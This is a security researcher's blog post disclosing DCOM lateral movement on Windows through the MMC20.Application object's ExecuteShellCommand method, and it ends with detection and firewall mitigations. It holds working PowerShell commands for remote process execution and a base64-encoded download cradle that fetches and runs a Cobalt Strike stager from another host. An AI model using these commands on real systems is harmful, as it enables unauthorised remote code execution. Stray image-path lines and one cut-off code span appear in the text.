LATERAL MOVEMENT USING THE MMC20.APPLICATION COM OBJECT

January 5, 2017 by enigma0x3

For those of you who conduct pentests or red team assessments, you are probably aware that there are only so many ways to pivot, or conduct lateral movement to a Windows system. Some of those techniques include psexec, WMI, at, Scheduled Tasks, and WinRM (if enabled). Since there are only a handful of techniques, more mature defenders are likely able to prepare for and detect attackers using them. Due to this, I set out to find an alternate way of pivoting to a remote system.

Recently, I have been digging into COM (Component Object Model) internals. My interest in researching new lateral movement techniques led me to DCOM (Distributed Component Object Model), due to the ability to interact with the objects over the network. Microsoft has some good documentation on DCOM here and on COM here. You can find a solid list of DCOM applications using PowerShell, by running "`Get-CimInstance Win32_DCOMApplication`".

While enumerating the different DCOM applications, I came across the MMC Application Class (MMC20.Application). This COM object allows you to script components of MMC snap-in operations. While enumerating the different methods and properties within this COM object, I noticed that there is a method named "ExecuteShellCommand" under Document.ActiveView.

```
PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.133"))
PS C:\Users\Matt> $com.Document.ActiveView | Get-Member


   TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                           MemberType           Definition
----                           ----------           ----------
Back                           Method               void Back ()
Close                          Method               void Close ()
CopyScopeNode                  Method               void CopyScopeNode (Variant)
CopySelection                  Method               void CopySelection ()
DeleteScopeNode                Method               void DeleteScopeNode (Variant)
DeleteSelection                Method               void DeleteSelection ()
Deselect                       Method               void Deselect (Node)
DisplayScopeNodePropertySheet  Method               void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet  Method               void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem       Method               void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem       Method               void ExecuteSelectionMenuItem (string)
ExecuteShellCommand            Method               void ExecuteShellCommand (string, string, string, string)
ExportList                     Method               void ExportList (string, ExportListOptions)
Forward                        Method               void Forward ()
Is                             Method               bool Is (View)
IsSelected                     Method               int IsSelected (Node)
RefreshScopeNode               Method               void RefreshScopeNode (Variant)
RefreshSelection               Method               void RefreshSelection ()
RenameScopeNode                Method               void RenameScopeNode (string, Variant)
RenameSelectedItem             Method               void RenameSelectedItem (string)
Select                         Method               void Select (Node)
SelectAll                      Method               void SelectAll ()
SnapinScopeObject              Method               IDispatch SnapinScopeObject (Variant)
SnapinSelectionObject          Method               IDispatch SnapinSelectionObject ()
ViewMemento                    Method               void ViewMemento (string)
CellContents                   ParameterizedProperty string CellContents (Node, int) {get}
ScopeNodeContextMenu           ParameterizedProperty ContextMenu ScopeNodeContextMenu (Variant) {get}
ActiveScopeNode                Property             Node ActiveScopeNode () {get} {set}
Columns                        Property             Columns Columns () {get}
ControlObject                  Property             IDispatch ControlObject () {get}
Document                       Property             Document Document () {get}
Frame                          Property             Frame Frame () {get}
ListItems                      Property             Nodes ListItems () {get}
ListViewMode                   Property             ListViewMode ListViewMode () {get} {set}
Memento                        Property             string Memento () {get}
ScopeTreeVisible               Property             int ScopeTreeVisible () {get} {set}
Selection                      Property             Nodes Selection () {get}
SelectionContextMenu           Property             ContextMenu SelectionContextMenu () {get}
StatusBarText                  Property             string StatusBarText () {set}


PS C:\Users\Matt>
```

You can read more on that method here. So far, we have a DCOM application that we can access over the network and can execute commands. The final piece is to leverage this DCOM application and the ExecuteShellCommand method to obtain code execution on a remote host.

Fortunately, as an admin, you can remotely interact with DCOM with PowerShell by using "`[activator]::CreateInstance([type]::GetTypeFromP`


DCOM ProgID and an IP address. It will then provide you back an instance of that COM object remotely:

```
PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132"))
PS C:\Users\Matt> $com | Get-Member


   TypeName: System.__ComObject#{a3afb9cc-b653-4741-86ab-f0470ec1384c}

Name         MemberType Definition
----         ---------- ----------
Help         Method     void Help ()
Hide         Method     void Hide ()
Load         Method     void Load (string)
Quit         Method     void Quit ()
Show         Method     void Show ()
Document     Property   Document Document () {get}
Frame        Property   Frame Frame () {get}
UserControl  Property   int UserControl () {get} {set}
VersionMajor Property   int VersionMajor () {get}
VersionMinor Property   int VersionMinor () {get}
Visible      Property   int Visible () {get}


PS C:\Users\Matt>
```

It is then possible to invoke the “ExecuteShellCommand” method to start a process on the remote host:


```
PS C:\Users\Matt> ls \\192.168.99.132\c$\Users


    Directory: \\192.168.99.132\c$\Users


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          9/20/2016  12:03 PM            Administrator
d----          10/9/2015  11:07 AM            Chris
d----          1/18/2016   1:40 PM            Jason
d----          5/19/2016   5:40 PM            justin
d----         10/17/2016   1:45 PM            Matt
d----          8/25/2015  10:31 AM            Matthew Nelson
d-r--          6/24/2016   9:43 PM            Public
d----         10/25/2015   8:07 PM            Taylor
d----          5/5/2016   8:11 PM            tester
d----          1/22/2016   4:05 PM            Will


PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132"))
PS C:\Users\Matt> $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",$null,$null,"7")
PS C:\Users\Matt>
```

As you can see, calc.exe is running under Matt while the user “Jason” is logged in:



By using this DCOM application and the associated method, it is possible to pivot to a remote host without using psexec, WMI, or other well-known techniques.


To further demonstrate this, we can use this technique to execute an agent, such as Cobalt Strike’s Beacon, on a remote host. Since this is a lateral movement technique, it requires administrative privileges on the remote host:



As you can see, the user “Matt” has local admin rights on “192.168.99.132”. You can then use the ExecuteShellCommand method of MMC20.Application to execute staging code on the remote host. For this example, a simple encoded PowerShell download cradle is specified. Be sure to pay attention to the requirements of “ExecuteShellCommand” as the program and its parameters are separated:

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132")); $com.Document.ActiveView.
ExecuteShellCommand('C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe',$null,"-enc SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMA
dAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AOQA5
AC4AMQAzADQAOgA4ADAALwBhACcAKQApAA==",'7')
```

The result of executing this through an agent results in obtaining access to the remote target:



To detect/mitigate this, defenders can disable DCOM, block RPC traffic between workstations, and look for a child process spawning off of “mmc.exe”.

Edit: After some investigating and back & forth with James Forshaw, it appears that the Windows Firewall will block this technique by default. As an additional mitigation, ensure the windows firewall is enabled and “Microsoft Management Console” isn’t an enabled rule.

Cheers!
Matt N.

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